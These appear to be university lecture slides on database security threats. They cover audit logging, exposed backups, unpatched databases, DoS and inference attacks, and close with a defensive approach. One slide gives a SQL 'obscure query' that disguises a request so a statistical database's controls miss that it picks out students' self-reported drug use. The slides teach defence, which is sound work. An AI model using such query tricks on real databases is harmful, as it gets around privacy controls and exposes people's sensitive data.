| Edit | ID | Rule | Login | Application | Instance | SQL Statement | Time | Rows | Error |
|---|---|---|---|---|---|---|---|---|---|
| Open >> | 2229 | audit_rule_1 | postg... | pgAdmin III - | test_db | SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype... | 24.03 13:18 | 1 | No |
| Open >> | 2228 | audit_rule_1 | postg... | pgAdmin III - | test_db | SELECT format_type(oid,-1) as typname FROM pg_type WHERE ... | 24.03 13:18 | 1 | No |
| Open >> | 2227 | audit_rule_1 | postg... | pgAdmin III - | test_db | SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype... | 24.03 13:18 | 1 | No |
| Open >> | 2226 | audit_rule_1 | postg... | pgAdmin III - | test_db | SELECT format_type(oid,-1) as typname FROM pg_type WHERE ... | 24.03 13:18 | 1 | No |
| Open >> | 2225 | audit_rule_1 | postg... | pgAdmin III - | test_db | SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype... | 24.03 13:18 | 1 | No |
| Open >> | 2224 | audit_rule_1 | postg... | pgAdmin III - | test_db | SELECT format_type(oid,-1) as typname FROM pg_type WHERE ... | 24.03 13:18 | 1 | No |
| Open >> | 2223 | audit_rule_1 | postg... | pgAdmin III - | test_db | SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype... | 24.03 13:18 | 1 | No |
| Open >> | 2222 | audit_rule_1 | postg... | pgAdmin III - | test_db | SELECT format_type(oid,-1) as typname FROM pg_type WHERE ... | 24.03 13:18 | 1 | No |
| Open >> | 2221 | audit_rule_1 | postg... | pgAdmin III - | test_db | select * from test_table | 24.03 13:18 | 9 | No |
| Open >> | 2220 | audit_rule_1 | postg... | pgAdmin III - | test_db | SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype... | 24.03 13:17 | 1 | No |
| Open >> | 2219 | audit_rule_1 | postg... | pgAdmin III - | test_db | SELECT format_type(oid,-1) as typname FROM pg_type WHERE ... | 24.03 13:17 | 1 | No |
| Open >> | 2218 | audit_rule_1 | postg... | pgAdmin III - | test_db | SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype... | 24.03 13:17 | 1 | No |
| Open >> | 2217 | audit_rule_1 | postg... | pgAdmin III - | test_db | SELECT format_type(oid,-1) as typname FROM pg_type WHERE ... | 24.03 13:17 | 1 | No |
| Open >> | 2216 | audit_rule_1 | postg... | pgAdmin III - | test_db | SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype... | 24.03 13:17 | 1 | No |
| Open >> | 2215 | audit_rule_1 | postg... | pgAdmin III - | test_db | SELECT format_type(oid,-1) as typname FROM pg_type WHERE ... | 24.03 13:17 | 1 | No |
| Open >> | 2214 | audit_rule_1 | postg... | pgAdmin III - | test_db | SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype... | 24.03 13:17 | 1 | No |
| Open >> | 2213 | audit_rule_1 | postg... | pgAdmin III - | test_db | SELECT format_type(oid,-1) as typname FROM pg_type WHERE ... | 24.03 13:17 | 1 | No |
| Open >> | 2212 | audit_rule_1 | postg... | pgAdmin III - | test_db | select * from test_table | 24.03 13:17 | 9 | No |
| Open >> | 2211 | audit_rule_1 | postg... | pgAdmin III - | test_db | SELECT oid, pg_encoding_to_char(encoding) AS encoding, datla... | 24.03 13:17 | 1 | No |
| Open >> | 2210 | audit_rule_1 | postg... | pgAdmin III - | test_db | SELECT version(); | 24.03 13:17 | 1 | No |

# Things you may wish to audit

Not examined

- Auditing
  - Undocumented create, drop, alter, grant, deny, revoke (events should be investigated)
  - Select, insert, update, delete, merge, lock table (useful for deep non-daily analysis)
  - Access history (check for users accessing data they shouldn't have)
  - Permission changes
  - Unauthorized access
    - Failed login attempts by non-existent users or wrong passwords
  - Failed & successful login attempts
- Performance monitoring
  - DoS, alerts, automated response rules
- Version control

# Auditing Example

Not examined



*Source: ApexSQL*

# #6 Storage media exposure

- After spear phishing and malware, it's often the database backups that are actually leaked in the end.
- Often something that's completely unprotected from an attack
- Shows up in the details of a variety of security breaches.
    - Need to monitor and look at the media itself.

# #7 Database Vulnerability Exploitation

- Oracle, Microsoft and IBM have big market share periodically patches and fixes.
  - Patches are rolled out and made available to their customers and wider community.
- ...But companies rarely have resources and/or abilities to immediately apply the patches to their systems.
- 28% of oracle users have never applied one of the database patches or don't know if their organization have done that. *
- 10% take a year or longer to apply a patch. *
  - Requirements for a stable business etc.

*Source: Verizon*

# #8 Unmanaged sensitive data

- You can easily end up with some of your sensitive data being used in testing environments, or R&D environments and not being managed properly.
  - Training
  - Use Data Masking



*Source: Oracle*

# #9,10  DoS & Limited Expertise

- DoS attacks can happen to databases.
- With databases:
    - Attackers overload server resources (memory usage, CPU)
    - Flooding database with queries that cause server to crash

Limited expertise & security training:

- Majority of organisations experienced staff related breaches when policies weren't well understood.
    - The very people controlling the policies on devices either don't understand the business aspects or technical aspects of the vulnerability.
- Small business (over half of them) don't even have a position for educating their staff about security risks, e.g. a software engineer whose learnt about software security.

# Obscure Queries

- Hide your real query in a more complex query
  - Harder for the system to identify the real query
- Example "Determine who has self-reported drug use"

```
SELECT * FROM Students WHERE (Sex="M" OR Sex="F") AND
((Sex="M" AND Drugs="1") OR (Sex="F" AND Drugs="1"))
OR (Sex<>"M" AND Sex<>"F") OR College="Bogus"
```

- Simplifies to:

```
SELECT * FROM Students WHERE Drugs="1"
```

# Inference Attacks

- Data mining technique:
    - Analyze data in order to illegitimately gain knowledge of subject or database.
    - Sensitive information can be leaked if hacker can infer real value with high confidence.
- Occur when somewhen is allowed to execute queries that they're authorized for, but by executing those queries they are able to gain access to information for which they are not authorized.

**Recent paper:**

"Inference Attack on Browsing History of Twitter Users Using Public Click Analytics and Twitter Metadata", IEEE Transactions on Dependable and Secure Computing.

**Durham University**

**Good approach:**

1. Discovery and assessment
   - You can't protect against problems if you don't know they exist.
   - Quickly identify sensitive data and assessing vulnerabilities/misconfigurations.
2. User rights management
   - Make sure you have thorough process to review and eliminate excessive user rights.
3. Monitoring and blocking
   - Have procedures in place to monitor activity and block attempted policy violations
4. Auditing (creating a trail)
5. Protecting the data
   - Storage encryption, tamper-proof audit trail
6. Non-technical security
   - Raise awareness and cultivate experienced security professionals

*Approach Source: Imperva*